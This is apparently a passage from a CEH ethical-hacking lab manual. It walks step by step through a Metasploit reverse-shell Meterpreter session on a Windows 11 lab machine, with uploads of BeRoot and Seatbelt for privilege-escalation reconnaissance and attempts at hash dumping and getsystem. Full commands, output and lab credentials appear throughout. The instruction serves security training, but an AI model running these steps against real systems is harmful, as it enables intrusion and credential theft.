
- o Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- o The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- o The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- o The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.



31. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.



32. Paste the **BeRoot** folder onto **Desktop**.



33. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
+ --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops      ]
+ --=[ 9 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >
```

34. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running the Metasploit Framework (msf6). The user has selected the "exploit/multi/handler" module and set the payload to "windows/meterpreter/reverse_tcp". They have also set the LHOST to 10.10.1.13. An exploit job was run, and a meterpreter session was opened on 10.10.1.11. The user then uploaded a file named "beRoot.exe" to the victim's machine and started a shell. The terminal shows the Windows 10 desktop environment with the "beRoot.exe" file open.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter > shell
Process 3604 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

35. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.

36. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.

37. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

File Edit View Search Terminal Help

(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>beRoot.exe

beRoot.exe

```
=====
|           attacker's Home          |
|           Windows Privilege Escalation   |
|           ! BANG BANG !               |
=====
```

#####
Service #####
[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc_24f3e7

#####
Startup Keys #####
[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Windows\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"

#####
Taskscheduler #####
[!] Permission to write on the task directory: c:\windows\system32\tasks
True

#####
Check User admin #####
[!] Is user in the administrator group

38. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and Selmpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

39. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.

```

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and Selmpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

39. In the Terminal window with an active Meterpreter session, type exit and press Enter to navigate back to the Meterpreter session.

[!] Permission to write on the task directory: c:\windows\system32\tasks
True

[!] Is user in the administrator group
True

----- Get System Priv with WebClient -----
[!] Checking WebClient vulnerability

[!] Elapsed time = 2.37699985504

C:\Users\Admin\Downloads>exit
exit
meterpreter >

```

40. Now we will use **GhostPack Seatbelt** tool to gather host information and perform security checks to find insecurities in the target system.

41. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

- o Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- o The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- o The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- o The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

42. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Github Tools** and copy **Seatbelt.exe** file. Paste the copied file onto **Desktop**.

43. In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload Seatbelt.exe into the target system.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
True
Parrot ceh-tools on 10.10.11.11
#####
Check user admin #####
[!] Is user in the administrator group
True
-----
Get System Priv with WebClient -----
[!] Checking WebClient vulnerability
#####
Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.44499993324

C:\Users\Admin\Downloads>exit
exit
meterpreter > upload /home/attacker/Desktop/Seatbelt.exe
[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter >

```

44. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
True
Parrot ceh-tools on 10.10.11.11
-----
Get System Priv with WebClient -----
[!] Checking WebClient vulnerability
#####
Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.44499993324

C:\Users\Admin\Downloads>exit
exit
meterpreter > upload /home/attacker/Desktop/Seatbelt.exe
[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter > shell
Process 8536 created.
Channel 4 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>

```

45. Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.

The screenshot shows a Kali Linux desktop environment. At the top, there's a standard Linux-style menu bar with 'Applications', 'Places', 'System', and other icons. Below the menu is a taskbar with several application icons. The main focus is a terminal window titled 'msfconsole - Parrot Terminal'. Inside the terminal, the user has uploaded a file named 'Seatbelt.exe' to the '/home/attacker/Desktop/' directory. They then created a process (Process 8536) and opened a shell. The terminal also shows the Windows version information: 'Microsoft Windows [Version 10.0.22000.469]' and copyright notice '(c) Microsoft Corporation. All rights reserved.' The user then runs the command 'Seatbelt.exe -group=system' from the 'C:\Users\Admin\Downloads>' prompt. The desktop background is a dark, abstract geometric pattern. In the bottom right corner, there's a small terminal window showing a shell session with various commands and outputs.

```
#%$%$##,
File Edit View Search Terminal Help
msfconsole - Parrot Terminal
Parrot ceh-tools-m103U... 111

===== AMSIProviders =====
GUID : {2781761E-28E0-4109-99FE-B9D127C57AFE}
ProviderPath : "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\"
Mp0av.dll"

===== AntiVirus =====
Engine : Windows Defender
ProductEXE : windowsdefender://
ReportingEXE : %ProgramFiles%\Windows Defender\MsMpeng.exe

===== AppLocker =====
[*] AppIDSvc service is Stopped
[*] Applocker is not running because the AppIDSvc is not running
[*] AppLocker not configured

===== ARPTable =====
Loopback Pseudo-Interface 1 --- Index 1
Interface Description : Software Loopback Interface 1
Interface IPs : ::1, 127.0.0.1
DNS Servers : fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1
```

46. Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys etc.

Fri Apr 8, 08:15

[*] Completed collection in 6.279 seconds

```
C:\Users\Admin\Downloads>Seatbelt.exe -group=user  
Seatbelt.exe -group=user
```

A screenshot of a software application window titled "Seatbelt". The window contains several sections of text in a monospaced font, primarily consisting of hashtags (#) and ampersands (&). The text is arranged in a grid-like structure with columns for file names, file sizes, and file paths. Some lines contain additional symbols like %, ., and ..

Menu msfconsole - Parrot Ter...

Fri Apr 8, 08:17

Applications Places System

Page 10 of 10

```
C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default>  
'History'      (2/7/2022 1:36:31 AM)  : Run the 'ChromiumHistory' command  
Chrome Version           : 100.0.4896.75
```

C:\Users\Admin\AppData\Local\M

C:\Users\B\Downloads\appdata\Local\

'History' (1/2)

```
    'Cookies'      (1/27/2022 1:08:44 AM) : Run SharpDPAPI/Sharpchrome or the Mimikatz "dpapi::chrome" module  
===== CloudCredentials =====
```

===== CloudSyncProviders =====

===== CredEnum =====

EBRDP - [1] Terminati

```
ERROR: [!] Terminating exception running command 'CredEnum': System.ComponentModel.TypeConverterException: Element not found
   at Seatbelt.Commands.Windows.CredEnumCommand.<Execute>d__9.MoveNext()
   at Seatbelt.Runtime.ExecuteCommand(CommandBase command, String[] commandArgs)
```

at seatbelt.ru

LastAccess	LastWrite	Size	Path
22-01-27	22-01-27	0B	C:\Users\Public\Documents\My Music\
22-01-27	22-01-27	0B	C:\Users\Public\Documents\My Pictures\
22-01-27	22-01-27	0B	C:\Users\Public\Documents\My Videos\
22-04-08	22-04-08	2KB	C:\Users\Public\Desktop\Adobe Acrobat DC.lnk
22-02-02	22-04-08	993B	C:\Users\Public\Desktop\Firefox.lnk
22-04-08	22-04-08	2.2KB	C:\Users\Public\Desktop\Google Chrome.lnk
22-01-27	22-01-27	0B	C:\Users\Default\Documents\My Music\
22-01-27	22-01-27	0B	C:\Users\Default\Documents\My Pictures\
22-01-27	22-01-27	0B	C:\Users\Default\Documents\My Videos\
22-04-08	22-04-08	6MB	C:\Users\Admin\Downloads\beRoot.exe
22-01-27	22-01-27	72.1KB	C:\Windows\Temp\Download\Enlighten.msi

Menu msfconsole - Parrot Ter...

Z2

47. Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo etc.

Fri Apr 8, 08:20

Eri Apr 8 08:26

msfconsole - Parrot Terminal

File Edit View Search Terminal Help

```
msfconsole - Parrot Terminal
=====
FileInfo =====
Comments : 
CompanyName : Microsoft Corporation
FileDescription : NT Kernel & System
FileName : C:\Windows\system32\ntoskrnl.exe
FileVersion : 10.0.22000.469 (WinBuild.160101.0800)
InternalName : ntkrnlmp.exe
IsDebug : False
IsDotNet : False
IsPatched : False
IsPreRelease : False
IsPrivateBuild : False
IsSpecialBuild : False
Language : English (United States)
LegalCopyright : © Microsoft Corporation. All rights reserved.
LegalTrademarks :
OriginalFilename : ntkrnlmp.exe
PrivateBuild :
ProductName : Microsoft Windows® Operating System
ProductVersion : 10.0.22000.469
SpecialBuild :
Attributes : Archive
CreationTimeUtc : 1/27/2022 9:12:28 AM
LastAccessTimeUtc : 4/8/2022 12:18:17 PM
LastWriteTimeUtc : 1/27/2022 9:12:29 AM
Length : 11740528
SDDL : O:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464D:PAI(A;;0x1200a9;;;;SY)(A;;0x1200a9;;;;BA)(A;;0x1200a9;;;;BU)(A;;FA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;;0x1200a9;;;;AC)

===== FirefoxHistory =====

ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). Could not find file 'C:\Users\Admin\AppData\Roaming\Mozilla\Firefox\Profiles\jkv22ugy.default\places.sqlite'.
ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). The process cannot access the file because it is being used by another process.
```

48. Apart from the aforementioned Seatbelt commands, you can also use the following advanced commands to gather more information regarding the target system:

Commands	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> - computername=COMPUTER.DOMAIN.COM [- username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system - outputfile="C:\Temp\out.txt"	Run system checks and output to a .txt file

49. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.

```

Applications Places System msfconsole - Parrot Terminal Fri Apr 8, 08:32
File Edit View Search Terminal Help
RPCID : 14
Version : 1
Name : Microsoft Unified Security Protocol Provider
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1
Name : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1
===== SysmonEvents =====
ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit: Behe...
meterpreter >

```

50. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.

51. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS host, connected to a Windows 11 target. The session ID is 1. The user is attempting to collect SysmonEvents but receives an error message stating "ERROR: Unable to collect. Must be an administrator." The collection process completes in 19.274 seconds. The user then exits the session and runs the "smart_hashdump" module from the Meterpreter shell. The module fails to dump hashes due to insufficient privileges, returning the message "[!] Insufficient privileges to dump hashes!".

```
msfconsole - Parrot
File Edit View Search Terminal Help
Version : 1
Name : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit Sealbit.exe
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter >
```

52. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.

53. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.

54. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

The command issued is:

- o **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

55. The command fails to escalate privileges and returns an error stating **Operation failed**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following output:

```
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
